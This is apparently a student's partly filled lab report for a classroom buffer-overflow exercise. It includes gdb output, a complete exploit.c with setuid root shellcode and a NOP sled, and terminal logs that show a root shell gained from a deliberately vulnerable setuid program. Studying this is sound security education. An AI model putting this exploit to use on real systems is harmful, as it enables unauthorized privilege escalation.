Lab 7 - Playing with Buffer Overflow

Team Members:

1. {Name of team member #1}, {email of team member #1}, {PSU ID# of team member #1}
2. {Name of team member #2}, {email of team member #2}, {PSU ID# of team member #2}

Drills

There are five tasks for you to complete. Please give a brief summary of what you did – feel free to include any thoughts / concerns / problems / etc. you encountered during the tasks. Also, include your answers to the questions asked in each task. Save your report as a PDF and submit it to Canvas before the deadline.

Task 1

Task 1: Summary

Task 1: Question Answers

> 1. Include the screenshots of main steps.
> 2. Include the completed `exploit.c`.

Task 2

Task 2: Summary

Task 2: Question Answers

> 1. Include the screenshots.
> 2. Please describe your observation and explanation.

Task 3

Task 3: Summary

Task 3: Question Answers

> 1. Include the screenshots.
> 2. Please report your observation.

Task 4

Task 4: Summary

Task 4: Question Answers

> 1. Include the screenshots.

Figuring out addresses:

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(gdb) l
4       #include <stdlib.h>
5       #include <stdio.h>
6       #include <string.h>
7       int bof(char *str)
8       {
9       char buffer[12];
10      /* The following statement has a buffer overflow problem */
11      strcpy(buffer, str);
12      return 1;
13      }
(gdb) b 11
Breakpoint 1 at 0x11ca: file stack.c, line 11.
(gdb) r
Starting program: /home/kali/cybersecurity-experiments/Module7/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xbfffed77 '\220' <repeats 24 times>, "M\356\377\277", '\220' <repeats 172 times>...)
    at stack.c:11
11      strcpy(buffer, str);
(gdb) info frame
Stack level 0, frame at 0xbfffed60:
 eip = 0x4011ca in bof (stack.c:11); saved eip = 0x40124c
 called by frame at 0xbfffefa0
 source language c.
 Arglist at 0xbfffed58, args:
    str=0xbfffed77 '\220' <repeats 24 times>, "M\356\377\277", '\220' <repeats 172 times>...
 Locals at 0xbfffed58, Previous frame's sp is 0xbfffed60
 Saved registers:
  ebx at 0xbfffed54, ebp at 0xbfffed58, eip at 0xbfffed5c
(gdb) p &buffer
$1 = (char (*)[12]) 0xbfffed44
(gdb)
```

Resulting exploit:

```
  GNU nano 7.2                                    exploit.c
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
// setuid(0)
"\x31\xdb" /* xor %ebx,%ebx */
"\x6a\x17" /* push $0x17 */
"\x58" /* pop %eax */
"\xcd\x80" /* int $0x80 */
// execve("/bin//sh", ...)
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdql */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */;
int progAddress = 0xbfffed5c + ((517-35) / 2);
memcpy(buffer + 0x18, &progAddress, 4);
memcpy(buffer + (517 - 33), shellcode, 32);

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```

Task 1:

```
┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ sudo gcc -o stack -z execstack -fno-stack-protector stack.c

┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ sudo chmod 4755 stack

┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ ./exploit

┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ ./stack
# whoami
root
#
```

Task2:

```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
# whoami
root
#
```

Task3:


```
┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for kali:
kernel.randomize_va_space = 0

┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ sudo gcc -o stack -z execstack stack.c

┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ sudo chmod 4755 stack

┌──(kali㉿kali)-[~/cybersecurity-experiments/Module7]
└─$ ./stack
# whoami
root
#
```

Task4:



2. Please describe your observation and explanation.

We must turn address randomization off before starting.

First we need to find where the return address is stored so we can overwrite with the buffer. We find that it is at 0xbfffed5c (pic 1). The buffer is at 0xbfffed44 (pic 1) which is 0x18 from the return address. So we write at the start byte located 0x18 from buffer.

Next, we determine where we want to jump. Since we don't know what kind of enviroment variables might be declared that would shift the virtual address space, we can't hardcode to the exact location of our shellcode. However, we can guess that the enviromnent variables will take up similar amounts of space between sessions, so we can use a NOP sled to slide into our shell code. As long as we jump to some NOP instruction, we will be able to run our shell code.

So for our badfile, we write our shell code at the end of the 517 byte buffer. This gives us a NOP sled size of 463 bytes. Halfway would be 232 bytes. So we want to try and jump to &buffer + 0x18 + 232. We store this address in the return address. (Which is 0x18 from buffer) This should give us a good chance of landing in the NOP zone given that the enviroment variables take up a similar memory footprint.

We can see in the pictures above (task 1) that this works.

Next we turn address randomization back on. When we do this, the chances of jumping into our NOP sled are much lower. So we run the program in a loop until we land in the NOP zone. You can see this in the above pictures.

For task 3 and 4, I assume they are not supposed to work, but even after deleting my previous executable and restarting, I continue to get a shell.